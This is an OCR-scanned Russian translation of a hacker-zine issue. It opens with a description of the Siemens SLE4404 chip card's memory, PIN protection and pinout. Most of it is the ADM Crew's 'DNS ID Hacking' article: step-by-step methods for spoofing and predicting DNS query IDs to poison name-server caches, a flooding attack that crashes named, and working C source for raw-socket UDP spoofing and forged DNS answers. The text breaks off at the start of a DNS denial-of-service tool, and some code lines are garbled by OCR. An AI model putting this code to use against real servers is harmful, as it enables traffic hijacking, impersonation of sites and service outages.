
Чип-карты отличаются друг от друга объёмом памяти, типом памяти (PROM или EEPROM), логикой защиты и микроконтроллером. В этой статье рассматривается технология чип-карт Siemens SLE4404.

SLE4404 применяется в картах электронного кошелька и банковских транзакциях, сотовой телефонии (предоплаченные карты), пользовательских удостоверениях для контроля доступа и т.д. (примеры: SmartCard, ViaCard и итальянский Bancomat). Доступ к данным осуществляется через простой последовательный канал TTL с питанием +5 В от внешнего источника.

Внутреннее устройство чипа

Чип-карта располагает памятью EEPROM в виде матрицы 416 бит (по 16 бит в строке), защищённой логикой безопасности, обеспечивающей контроль доступа.

Это логическая схема:



Память SLE4404 разделена на три основных блока: один доступен только для чтения (PROM, содержащий код производителя и/или серийный номер и дату истечения срока действия), второй доступен как для чтения, так и для записи (пользовательская память), а последний блок не допускает записи, если предохранительный элемент (fuse) не был пережжён.

Карта памяти:

BLOCK TYPE	SIZE (BIT)	ADDRESS	READABLE	WRITEABLE	ERASEABLE
Manufacturer code	16	0-15	Yes	No	No
Application ROM	48	16-63	Yes	No	No
User code	16	64-79	[fuse]	U.C.	U.C.
Error counter	4	80-83	Yes	Yes	U.C.
EEPROM #1	12	84-95	Yes	Yes	U.C.
EEPROM #2	16	96-111	Yes	U.C.	U.C.
Frame memory block					
- F.M. config	2	112-113	Yes	Yes	U.C./R.C.
- Frame memory	206	114-319	[cfg]	[cfg]	U.C./R.C.
Frame code	32	320-351	[fuse]	[fuse]	[cfg]
Frame counter	64	352-415	Yes	Yes	[cfg]

Значение аббревиатур:

• **U.C.** — требуется пользовательский код (каждый раз при вводе кода счётчик ошибок уменьшается)
• **R.C.** — требуется код фрейма (каждый раз при вводе кода счётчик фреймов уменьшается)
• **[fuse]** — операция разрешена ТОЛЬКО ЕСЛИ предохранительный элемент не пережжён
• **[cfg]** — операция разрешена согласно конфигурации памяти фреймов

Таблица конфигурации памяти фреймов:

BIT 112	BIT 113	MEMORY MODE	READABLE	WRITEABLE
0	0	Secret ROM	Yes	No
0	1	R.O.M.	Yes	No
1	0	Secret PROM	U.C.	U.C.
1	1	P.R.O.M.	U.C.	U.C.

```
--------------------------------------------------------------------------
```

Первые 16 бит предназначены для кода производителя. Следующий блок из 48 бит называется Application ROM и содержит другой код (субкод производителя или информацию, серийный номер, подтип карты и т.д.).

Код пользователя — это код доступа (PIN), используемый для чтения/записи/стирания памяти. Этот код может быть изменён при условии, что предохранительный элемент не был пережжён, тогда как значение счётчика ошибок может быть изменено даже после пережигания предохранителя.

Следует отметить, что доступ к памяти блокируется после четырёх неверных попыток доступа (отслеживается счётчиком). То же самое применяется к коду фрейма и счётчику (ошибок) фрейма (при этом число неверных попыток ограничено тремя, а не четырьмя).

Наконец, память фреймов обычно используется для хранения персональной информации пользователя или кредитного лимита (суммы, доступной для получения в банковской транзакции, или остатка «виртуального» кредита, содержащегося на предоплаченной сотовой карте).

Распиновка

Распиновка Siemens SLE4404 (N.C. — не подключен):

```
+-------+--------------------+
|  C 1  |    C  5            |    Contact  Pin   Info
|       |                    |
+-------+           +-------+       1      6    Vcc +5V
|  C 2  |           |  C 6  |       2      5    Reset
|       |           |       |       3      4    Clock
+-------+           +-------+       4      3    Test input - N.C.
|  C 3  |           |  C 7  |       5      8    Ground
|       |           |       |       6      7    N.C.
+-------+           +-------+       7      1    Bi-directional I/O data line
|  C 4  |           |  C 8  |       8      2    Control input (data change)
|       |           |       |
+-------+-----------+-------+
```

```
             "I am for ever walking upon these shores,
              betwixt the sand and the foam.
              The high tide will erase my foot-prints,
              and the wind will blow away the foam.
              But the sea and the shore will remain
              For ever."
                                  -- Gibran K. Gibran
```

0x4

```
                 ___      ______      _     _
                /   \    |   _  \    |  \   /  |
               |  / \  |  |  |_\  |   |   \_/   |
               | |___| |  |  |_ /  |   |   \_/   |
..oO  THE      |  ---  |  |       /   |  |   |  |         CreW Oo..
               '''   '''   '''''''    ''''   ''''
                         presents

                    DNS ID Hacking
```

[1] — Введение в DNS ID Hacking

Возможно, вы задаётесь вопросом, что такое DNS ID Hacking (или спуфинг). DNS ID Hacking — это не обычный способ взлома/спуфинга. Данный метод основан на уязвимости в протоколе DNS. Что особенно серьёзно — DNS ID хак/спуф очень эффективен и мощен, и ни одно поколение DNS-демонов от него не застраховано (включая WinNT!).

[1.1] — Принцип работы протокола DNS

Для начала необходимо понять, как работает DNS. Я опишу лишь наиболее важные аспекты этого протокола. Для этого проследим путь DNS-запроса от начала до конца!

Пример разрешения имени:
Клиент (bla.bibi.com) отправляет запрос на разрешение домена «www.heike.com». Для разрешения имени bla.bibi.com использует «dns.bibi.com» в качестве DNS-сервера. Рассмотрим следующую схему:

```
/---------------------------------\
| 111.1.2.123  =  bla.bibi.com    |
| 111.1.2.222  =  dns.bibi.com    |
| format:                         |
| IP_ADDR:PORT->IP_ADDR:PORT      |
| ex:                             |
| 111.1.2.123:2999->111.1.2.222:53|
\---------------------------------/
...
  gethosbyname("www.heike.com");
...

[bla.bibi.com]                                  [dns.bibi.com]
111.1.2.123:1999 ---> [?www.heike.com] ------> 111.1.2.222:53
```

Здесь мы видим наш запрос на разрешение имени с исходного порта 1999, обращающийся к DNS на порту 53 (примечание: DNS всегда использует порт 53). Теперь, когда dns.bibi.com получил запрос на разрешение от bla.bibi.com, ему необходимо разрешить имя:

```
[dns.bibi.com]                                    [ns.internic.net]
111.1.2.222:53 --------> [dns?www.heike.com] ----> 198.41.0.4:53
```

dns.bibi.com спрашивает ns.internic.net, кто является корневым сервером имён для адреса www.heike.com, и если тот не имеет ответа, перенаправляет запрос к серверу имён, имеющему полномочия над доменами '.com' (примечание: мы обращаемся к Internic, поскольку он мог закэшировать этот запрос).

```
[ns.internic.net]                                          [ns.bibi.com]
198.41.0.4:53 ------> [ns for.com is 144.44.44.4] ------> 111.1.2.222:53
```

Здесь мы видим, что ns.internic.net сообщает ns.bibi.com (DNS-серверу, имеющему полномочия над доменом bibi.com), что сервер имён для домена for.com имеет IP 144.44.44.4 (назовём его ns.for.com). Теперь наш ns.bibi.com запросит у ns.for.com адрес www.heike.com, но тот его не имеет и перенаправит запрос к DNS сервера heike.com, имеющему над ним полномочия.

```
[ns.bibi.com]                                    [ns.for.com]
111.1.2.222:53 ------> [?www.heike.com] -----> 144.44.44.4:53

[ns.for.com]                                                 [ns.bibi.com]
144.44.44.4:53 ------>[ns for heike.com is 31.33.7.4] ---> 144.44.44.4:53
```

Теперь, зная IP-адрес, имеющий полномочия над доменом «heike.com» (назовём его ns.heike.com), мы спрашиваем его об IP машины www.heike.com.

```
[ns.bibi.com]                               [ns.heike.com]
111.1.2.222:53 -----> [?www.heike.com] ----> 31.33.7.4:53
[ns.heike.com]                                           [ns.bibi.com]
```

```
31.33.7.4:53 -------> [www.heike.com == 31.33.7.44] ----> 111.1.2.222:53
```

Отлично, у нас есть ответ, который можно переслать клиенту bla.bibi.com.

```
[ns.bibi.com]                                                  [bla.bibi.com]
111.1.2.222:53 -------> [www.heike.com == 31.33.7.44] ----> 111.1.2.123:1999
```

Теперь bla.bibi.com знает IP-адрес www.heike.com.

Если нам нужно получить имя машины по её IP-адресу, то процедура немного отличается — IP нужно преобразовать.

Обратное разрешение имён:
100.20.40.3 превращается в 3.40.20.100.in-addr.arpa

Этот метод используется только для запроса разрешения IP-адреса (обратный DNS).

Рассмотрим практический пример: берём IP-адрес www.heike.com (31.33.7.44, или «44.7.33.31.in-addr.arpa» после преобразования в формат, понятный DNS).

```
...
   gethostbyaddr("31.33.7.44");
...
```

Отправляем запрос на ns.bibi.com:

```
[bla.bibi.com]                                          [ns.bibi.com]
111.1.2.123:2600 -----> [?44.7.33.31.in-addr.arpa] -----> 111.1.2.222:53
```

Который перенаправляется на ns.internic.net:

```
[ns.bibi.com]                                        [ns.internic.net]
111.1.2.222:53 -----> [?44.7.33.31.in-addr.arpa] ------> 198.41.0.4:53
```


ns.internic.net вернёт IP сервера имён, имеющего полномочия над '31.in-addr.arpa'.

```
[ns.internic.net]                                              [ns.bibi.com]
198.41.0.4:53 --> [DNS for 31.in-addr.arpa is 144.44.44.4] -> 111.1.2.222:53
```

Далее ns.bibi.com задаст тот же вопрос DNS по адресу 144.44.44.4, и так далее. Механизм практически тот же, что и при разрешении имени.

[1.2] — Заголовок DNS-пакета

Формат DNS-сообщения:



[1.3] — Структура DNS-пакетов

__ID__

Идентификатор позволяет идентифицировать каждый DNS-пакет, поскольку обмен между серверами имён происходит с порта 53 на порт 53, и одновременно может выполняться более одного запроса — ID является единственным способом различить разные DNS-запросы. Об этом поговорим позже.

__flags__

Область флагов разделена на несколько частей:

```
        4 bits                    3 bits (always 0)
        |                         |
        |                         |
[QR | opcode | AA| TC| RD| RA | zero | rcode ]
                                      |
 |           |__|__|__|                 |______ 4 bits
 |                    |_ 1 bit
 |
1 bit
```

• **QR** — если бит QR = 0, пакет является вопросом; иначе — ответом.
• **opcode** — 0 для обычного запроса, 1 для обратного запроса, 2 для запроса статуса.
• **AA** — если равен 1, сервер имён даёт авторитетный ответ.
• **TC** — не важен для наших целей.
• **RD** — если этот флаг равен 1, означает «Запрос рекурсии»; например, когда bla.bibi.com просит ns.bibi.com разрешить имя, флаг указывает DNS взять на себя обработку запроса.
• **RA** — если равен 1, рекурсия доступна. Устанавливается в 1 в ответе сервера имён, если он поддерживает рекурсию.
• **Zero** — здесь три нуля.
• **rcode** — содержит сообщения об ошибках DNS-запросов: 0 означает «нет ошибки», 3 означает «ошибка имени».

Два следующих флага не имеют для нас значения.

DNS QUESTION (Вопрос DNS):

Формат DNS-вопроса:

```
+---------------------------------------------------------------------+
|                        name of the question                         |
+---------------------------------------------------------------------+
|       type of question         |      type of query                 |
+--------------------------------+------------------------------------+
```

Структура вопроса такова:

Пример: www.heike.com будет [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0]
Для IP-адреса формат остаётся тем же.

44.33.88.123.in-addr.arpa будет:
[2|4|4|2|3|3|2|8|8|3|1|2|3|7|i|n|-|a|d|d|r|4|a|r|p|a|0]
[примечание]: существует формат сжатия, но мы его здесь не рассматриваем.

Типы вопросов:

Наиболее часто используемые значения (их значительно больше, но нам нужны только эти):

```
 name    value
  A    |   1    | IP Address          (resolving a name to an IP)
```

```
   PTR  |   12   | Pointer             (resolving an IP to a name)
```

Тип запроса: значения те же, что и в типе вопроса.

DNS ANSWER (Ответ DNS):

Формат ответа (RR):

```
+---------------------------------------------------------------------+
|      name of the domain                                             |
+---------------------------------------------------------------------+
|   type                            |    class                        |
+-----------------------------------+---------------------------------+
|                            TTL (time to live)                       |
+---------------------------------------------------------------------+
| resource data length       |                                        |
|----------------------------+                                        |
|                        resource data                                |
+---------------------------------------------------------------------
```

• **name of the domain** — имя домена, к которому относится следующий ресурс. Хранится так же, как в части вопроса.
• **type** — тот же флаг, что и «type of query» в части вопроса.
• **class** — равен 1 для данных Интернета.
• **time to live** — время жизни информации в кэше сервера имён (в секундах).
• **resource data length** — длина данных ресурса; например, если равна 4, это означает, что данные занимают 4 байта.
• **resource data** — здесь, например, помещается IP-адрес.

Небольшой пример для лучшего понимания:

Вот что происходит, когда ns.bibi.com спрашивает ns.heike.com адрес www.heike.com:

```
ns.bibi.com:53 ---> [?www.heike.com] ----> ns.heike.com:53 (Phear Heike ;)

+---------------------------------+---------------------------------------+
|   ID = 1999                     | QR = 0 opcode = 0 RD = 1              |
+---------------------------------+---------------------------------------+
| numbers of questions = htons(1) | numbers of answers = 0                |
+---------------------------------+---------------------------------------+
| number of RR authoritative = 0  | number of supplementary RR = 0        |
+---------------------------------+---------------------------------------+
<the question part>
+---------------------------------------------------------------------+
|   name  of the question = [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0]             |
+---------------------------------------------------------------------+
|  type of question = htons(1)    |      type of query=htons(1)         |
+---------------------------------+-------------------------------------+
```

А вот ответ ns.heike.com:

```
ns.heike.com:53 -->[IP of www.heike.com is 31.33.7.44] --> ns.bibi.com:53

+---------------------------------+---------------------------------------+
|   ID = 1999                     | QR=1 opcode=0 RD=1  AA =1  RA=1       |
+---------------------------------+---------------------------------------+
| numbers of questions = htons(1) | numbers of answers = htons(1)         |
+---------------------------------+---------------------------------------+
| number of RR authoritative = 0  | number of supplementary RR = 0        |
+---------------------------------+---------------------------------------+
+---------------------------------------------------------------------+
|   name  of the question = [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0]             |
+---------------------------------------------------------------------+
|   type of question = htons(1)   |      type of query = htons(1)         |
+---------------------------------------------------------------------+
+---------------------------------------------------------------------+
|   name of the domain = [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0]               |
+---------------------------------------------------------------------+
|       type        = htons(1)    |      class    = htons(1)            |
```

```
+--------------------------------------------------------------------------+
|                        time to live = 999999                             |
+--------------------------------------------------------------------------+
| resource data length = htons(4) | resource data=inet_addr("31.33.7.44") |
+--------------------------------------------------------------------------+
```

Анализ: в ответе QR = 1, потому что это ответ; AA = 1, потому что сервер имён имеет полномочия в своём домене; RA = 1, потому что рекурсия доступна.

[2.0] — DNS ID хак/спуф

Теперь пришло время ясно объяснить, что такое DNS ID хакинг/спуфинг.

Как объяснялось ранее, единственный способ для DNS-демона различать разные вопросы/ответы — это поле ID в пакете. Смотрите пример:

```
ns.bibi.com;53 ----->[?www.heike.com] ------> ns.heike.com:53
```

Всё что нужно — это подделать IP ns.heike.com и ответить ложной информацией раньше, чем это сделает настоящий ns.heike.com!

```
ns.bibi.com <------- . . . . . .  ns.heike.com
                |
                |<--[IP for www.heike.com is 1.2.3.4]<-- hum.roxor.com
```

Но на практике нужно угадать правильный ID. Если вы находитесь в LAN, можно перехватить трафик и узнать ID, а затем ответить раньше сервера имён (в локальной сети это несложно).

Для удалённой атаки вариантов немного — есть четыре основных метода:

1. Случайным образом перебрать все возможные значения поля ID. Нужно успеть ответить раньше настоящего NS! Этот метод устарел, если только не знаешь ID или нет других благоприятных условий для его предсказания.

2. Отправить несколько DNS-запросов (200 или 300), чтобы повысить шансы попасть на правильный ID.

3. Флудить DNS, чтобы помешать его работе. Сервер имён зависнет и выдаст следующую ошибку:

```
>> Oct 06 05:18:12 ADM named[1913]: db_free: DB_F_ACTIVE set - ABORT
```

В этот момент демон named выходит из строя.

4. Использовать уязвимость в BIND, обнаруженную SNI (Secure Networks, Inc.), позволяющую предсказывать ID (об этом чуть позже).

Уязвимость Windows ID

Я обнаружил серьёзную уязвимость в Windows 95 (на WinNT не проверялось). ID в Windows крайне легко предсказать, потому что по умолчанию он равен «1»))) и «2» для второго вопроса (если два вопроса задаются одновременно).

Уязвимость BIND

Уязвимость в BIND обнаружена SNI, как упоминалось выше. DNS ID легко предсказуем — достаточно перехватить трафик DNS, чтобы делать что угодно. Объясним подробнее.

DNS использует случайный ID в начале, но затем лишь увеличивает его для следующих вопросов =)))

Эту уязвимость несложно эксплуатировать. Алгоритм:

1. Иметь возможность легко перехватывать сообщения, приходящие на произвольный DNS (например, ns.dede.com для данного примера).

2. Попросить NS.victim.com разрешить (случайное).dede.com. NS.victim.com спросит об этом у ns.dede.com.

```
ns.victim.com ---> [?(rand).dede.com ID = 444] ---> ns.dede.com
```

3. Теперь известен ID сообщения от NS.victim.com, и понятно, в каком диапазоне искать ID (ID = 444 в данном примере).

4. Сделать запрос на разрешение. Например, www.microsoft.com через NS.victim.com.

```
(you) ---> [?www.microsoft.com] ---> ns.victim.com
ns.victim.com --> [?www.microsoft.com ID = 446 ] --> ns.microsoft.com
```

5. Флудить ns.victim.com с известным ID (444), увеличивая его:

```
ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 444] --> ns.victim.com
ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 445] --> ns.victim.com
ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 446] --> ns.victim.com
ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 447] --> ns.victim.com
ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 448] --> ns.victim.com
ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 449] --> ns.victim.com
```

Теперь вы знаете, что DNS ID предсказуем и только возрастает. Флудим ns.victim.com подделанными ответами с ID 444+ ;)

*** ADMsnOOfID делает именно это.

Существует и другой способ эксплуатации данной уязвимости без наличия root на каком-либо DNS.

Механизм очень прост. Объяснение:

Отправляем на ns.victim.com запрос разрешения для *.provnet.fr:

```
(you) ----------[?(random).provnet.fr] -------> ns.victim.com
```

Затем ns.victim.com спрашивает ns1.provnet.fr о разрешении (random).provnet.fr. Пока ничего нового, но дальше начинается самое интересное.

С этого момента начинаем флудить ns.victim.com поддельными ответами (с IP ns1.provnet.fr) с ID от 100 до 110:

```
(spoof) ----[(random).provnet.fr is 1.2.3.4 ID=100] --> ns.victim.com
(spoof) ----[(random).provnet.fr is 1.2.3.4 ID=101] --> ns.victim.com
(spoof) ----[(random).provnet.fr is 1.2.3.4 ID=102] --> ns.victim.com
(spoof) ----[(random).provnet.fr is 1.2.3.4 ID=103] --> ns.victim.com
.....
```

После этого спрашиваем ns.victim.com, есть ли IP у (random).provnet.fr.

Если ns.victim.com возвращает IP для (random).provnet.fr — правильный ID найден. Иначе атаку нужно повторить. Это занимает некоторое время, но работает. И никто не мешает делать это с друзьями ;)

Именно так работает ADMnOg00d ;)

В данной публикации представлены 5 программ:

• **ADMkillDNS** — простой DNS-спуфер
• **ADMsniffID** — перехватывает трафик LAN и отвечает ложными DNS-ответами раньше NS

• **ADMsnOOfID** — DNS ID спуфер (требует root на NS)
• **ADMnOg00d** — предиктор DNS ID (root на NS не требуется)
• **ADMdnsfuckr** — простая DoS-атака для вывода DNS из строя

Удачи! :)
Примечание: исходный код и бинарники этих программ можно найти на ftp.janova.org/pub/ADM. Скоро будет написан небольшой HOWTO, который появится на janova. Перед компиляцией программ ADMID необходимо установить libpcap.

ADM Crew.

Благодарности: всей команде ADM, Shok, pirus, fyber, Heike и w00w00.
Особая благодарность: ackboo и, конечно же, Secure Networks, Inc. (SNI) на www.secnet.com за обнаружение уязвимости.

```
<++> ADMIDpack/ADM-spoof.c
/************************************************************************/
/*  ADM spoofing  routine for spoof udp                                 */
/************************************************************************/

#define IPHDRSIZE     sizeof(struct iphdr)
#define UDPHDRSIZE    sizeof(struct udphdr)
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <memory.h>

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <netdb.h>
#include <netinet/in.h>
#include "ip.h"
#include "udp.h"


/*************************************************************************/
/*
 * in_cksum --
 *  Checksum routine for Internet Protocol family headers (C Version)
 */
/*************************************************************************/

unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
```

```
    return(answer);

}



 int udp_send(s,saddr,daddr,sport,dport,datagram,datasize)

     int s;
     unsigned long  saddr;
     unsigned long  daddr;
     unsigned short sport;
     unsigned short dport;
     char           * datagram;
     unsigned       datasize;
{

struct sockaddr_in sin;
struct   iphdr   *ip;
struct   udphdr  *udp;
unsigned char    *data;
unsigned char    packet[4024];
int x;

ip     = (struct iphdr     *)packet;
udp    = (struct udphdr    *)(packet+IPHDRSIZE);
data   = (unsigned char    *)(packet+IPHDRSIZE+UDPHDRSIZE);

memset(packet,0,sizeof(packet));

udp->source  = htons(sport);
udp->dest    = htons(dport);
udp->len     = htons(UDPHDRSIZE+datasize);
udp->check   = 0;

        memcpy(data,datagram,datasize);

        memset(packet,0,IPHDRSIZE);

        ip->saddr.s_addr  = saddr;
        ip->daddr.s_addr  = daddr;
        ip->version  = 4;
        ip->ihl      = 5;
        ip->ttl      = 245;
        ip->id       = random()%5985;
        ip->protocol = IPPROTO_UDP;
        ip->tot_len  = htons(IPHDRSIZE + UDPHDRSIZE + datasize);
        ip->check    = 0;
        ip->check    = in_cksum((char *)packet,IPHDRSIZE);


sin.sin_family=AF_INET;
sin.sin_addr.s_addr=daddr;
sin.sin_port=udp->dest;

        x=sendto(s, packet, IPHDRSIZE+UDPHDRSIZE+datasize, 0,
        (struct sockaddr*)&sin, sizeof(struct sockaddr));


return(x);
}



/*************************************************************************/
/*                     RECV PAKET                                        */
/* get_pkt(socket, *buffer , size of the buffer);                        */
/*************************************************************************/

int get_pkt(s,data,size)
int s;
```

```
unsigned char *data;
int size;
{
 struct sockaddr_in sin;
 int len,resu;
 len= sizeof(sin);
 resu=recvfrom(s,data,size,0,(struct sockaddr *)&sin,&len);
 return resu;
}
<-->

<++> ADMIDpack/ADMDNS2.c
/***********************************************/
/*  DNS include for play with DNS packet (c) ADM */
/***********************************************/

#define   ERROR -1
#define   DNSHDRSIZE 12
#define   TYPE_A   1
#define   TYPE_PTR 12


int myrand()
{
 int j;
 j=1+(int) (150.0*rand()/(RAND_MAX+1.0));
 return(j);
}


unsigned long  host2ip(char *serv)

{
  struct sockaddr_in sinn;
  struct hostent *hent;

  hent=gethostbyname(serv);
  if(hent == NULL) return 0;
  bzero((char *)&sinn, sizeof(sinn));
  bcopy(hent->h_addr, (char *)&sinn.sin_addr, hent->h_length);
  return sinn.sin_addr.s_addr;
 }



void nameformat(char *name,char *QS)
{
/* CRAP & LAme COde :) */
char lol[3000];
char tmp[2550];
char tmp2[2550];
int  i,a=0;
bzero(lol,sizeof(lol));
bzero(tmp,sizeof(tmp));
bzero(tmp2,sizeof(tmp2));



  for(i=0;i<strlen(name);i++)
     {
      if( *(name+i) == '.'  ){
          sprintf(tmp2,"%c%s",a,tmp);
          strcat(lol,tmp2);
          bzero(tmp,sizeof(tmp));
          bzero(tmp2,sizeof(tmp2));
          a=0;
          }
       else  tmp[a++] = *(name+i);
     }

 sprintf(tmp2,"%c%s",a,tmp);
```

```
 strcat(lol,tmp2);
 strcpy(QS,lol);
 }



void nameformatIP(char *ip, char *resu)
{
char *arpa = "in-addr.arpa";
char bla[255];
char arf[255];
char haha[255];
char c;
char *A[4];
int i,a=3,k=0;

bzero(bla,sizeof(bla));
bzero(arf,sizeof(arf));
bzero(haha,sizeof(haha));

for(i=0;i<4;i++){
  A[i] =(char *)malloc(4);
  bzero(A[i],4);
 }

bzero(bla,sizeof(bla));
bzero(arf,sizeof(arf));

for(i=0;i<strlen(ip);i++)
  {
   c = ip[i];
    if( c == '.'){
     strcat(A[a],arf);
     a--;
     k=0;
     bzero(arf,sizeof(arf));
     }
   else arf[k++] = c;
  }

  strcat(A[a],arf);

 for(i=0;i<4;i++){
    strcat(bla,A[i]);
    strcat(bla,".");
    }


strcat(bla,arpa);
nameformat(bla,haha);
strcpy(resu,haha);
}



int makepaketQS(char *data,char *name,int type)
{

if(type == TYPE_A ){
   nameformat(name,data);
   *( (u_short *) (data+strlen(data)+1) ) = htons(TYPE_A);
 }

if(type == TYPE_PTR){
   nameformatIP(name,data);
   *( (u_short *) (data+strlen(data)+1) ) = htons(TYPE_PTR);
   }

   *( (u_short *) (data+strlen(data)+3) ) = htons(1);
   return(strlen(data)+5);
}
```

```
int makepaketAW(char *data,char *name, char *ip,int type)
{
int i;
char tmp[2550];
bzero(tmp,sizeof(tmp));

if( type == TYPE_A ){
   nameformat(name,data);
   *( (u_short *) (data+strlen(data)+1) ) = htons(1);
   *( (u_short *) (data+strlen(data)+3) ) = htons(1);
   i=strlen(data)+5;
   strcpy(data+i,data);
   i=i+strlen(data)+1;
   *((u_short *) (data+i))      = htons(TYPE_A);
   *((u_short *) (data+i+2))    = htons(1);
   *((u_long *) (data+i+4))    = 9999999;
   *((u_short *) (data+i+8))    = htons(4);
   *((u_long *) (data+i+10))   = host2ip(ip);
   return(i+14);
  }

if( type == TYPE_PTR ){
   nameformat(name,tmp);
   nameformatIP(ip,data);
   *( (u_short *) (data+strlen(data)+1) ) = htons(TYPE_PTR);
   *( (u_short *) (data+strlen(data)+3) ) = htons(1);
   i=strlen(data)+5;
   strcpy((data+i),data);
   i=(i+strlen(data)+1);
   *((u_short *) (data+i))     = htons(TYPE_PTR);
   *((u_short *) (data+i+2))   = htons(1);
   *((u_long *) (data+i+4))    = 9999999;
   *((u_short *) (data+i+8))   = htons(strlen(tmp)+1);
   strcpy((data+i+10),tmp);
   return(i+10+strlen(tmp)+1);
  }
}

void sendquestion(u_long s_ip, u_long d_ip,char *name,int type)
{
 struct dnshdr *dns;
 char buff[1024];
 char *data;
 int i;
 int on=1;
 int sraw;

if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
   perror("socket");
   exit(ERROR);
   }

if((setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR)if((setsockopt(sraw, IPPROTO_
  perror("setsockopt");
  exit(ERROR);
  }

dns  = (struct dnshdr *) buff;
data = (char *)(buff+DNSHDRSIZE);

bzero(buff,sizeof(buff));

dns->id      = 6000+myrand();
dns->qr      = 0;
dns->rd      = 1;
dns->aa      = 0;
dns->que_num = htons(1);
dns->rep_num = htons(0);
i=makepaketQS(data,name,type);
udp_send(sraw,s_ip,d_ip,1200+myrand,53,buff,DNSHDRSIZE+i);
close(sraw);
```

```
}

void sendawnser(u_long s_ip, u_long d_ip, char *name,char *spoofip,int ID,int type)
 {
 struct dnshdr *dns;
 char buff[1024];
 char *data;
 int i;
 int on=1;
 int sraw;

if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
   perror("socket");
   exit(ERROR);
   }

if((setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR)if((setsockopt(sraw, IPPROTO_
  perror("setsockopt");
  exit(ERROR);
  }

dns  = (struct dnshdr *) buff;
data = (char *)(buff+DNSHDRSIZE);

bzero(buff,sizeof(buff));

  dns->id      = htons(ID);
  dns->qr      = 1;
  dns->rd      = 1;
  dns->aa      = 1;
  dns->que_num = htons(1);
  dns->rep_num = htons(1);
  i=makepaketAW(data,name,spoofip,type);
  printf(" I apres Makepaket == %i \n",i);
  udp_send(sraw,s_ip,d_ip,53,53,buff,DNSHDRSIZE+i);
  close(sraw);
 }


void dnsspoof(char *dnstrust,char *victim,char *spoofname,char *spoofip,int ID,int type)
     {
     struct dnshdr *dns;
     char    buff[1024];
     char    *data;
     u_long fakeip;
     u_long trustip;
     u_long victimip;
     int loop,rere;

     dns  = (struct dnshdr *)buff;
     data = (char *)(buff+DNSHDRSIZE);



    trustip  = host2ip(dnstrust);
    victimip = host2ip(victim);
    fakeip   = host2ip("12.1.1.0");

    /* send question ... */
   if( type ==  TYPE_PTR)
     for(loop=0;loop<4;loop++)sendquestion(fakeip,victimip,spoofip,type);

   if( type == TYPE_A)
     for(loop=0;loop<4;loop++)
          sendquestion(fakeip,victimip,spoofname,type);


           /* now its time to awnser Quickly !!! */
     for(rere = 0; rere < 2;rere++){
        for(loop=0;loop < 80;loop++){
            printf("trustip %s,vitcimip %s,spoofna %s,spoofip %s,ID %i,type %i\n",
```

```
                dnstrust,victim,spoofname,spoofip,ID+loop,type);
          sendawnser(trustip,victimip,spoofname,spoofip,ID+loop,type);
         }
      }


    }
<-->

<++> ADMIDpack/ADMdnsfuckr.c
/*   ADM DNS DESTROYER  */


#define  DNSHDRSIZE 12
#define  VERSION    "0.2 pub"
#define  ERROR  -1

#include <stdio.h>
#include <stdlib.h>
#include "ADM-spoof.c"
#include "dns.h"
#include "ADMDNS2.c"


void main(int argc, char **argv)
   {
 struct   dnshdr *dns;
 char            *data;
         char            buffer2[4000];
         unsigned char   namez[255];
 unsigned long   s_ip;
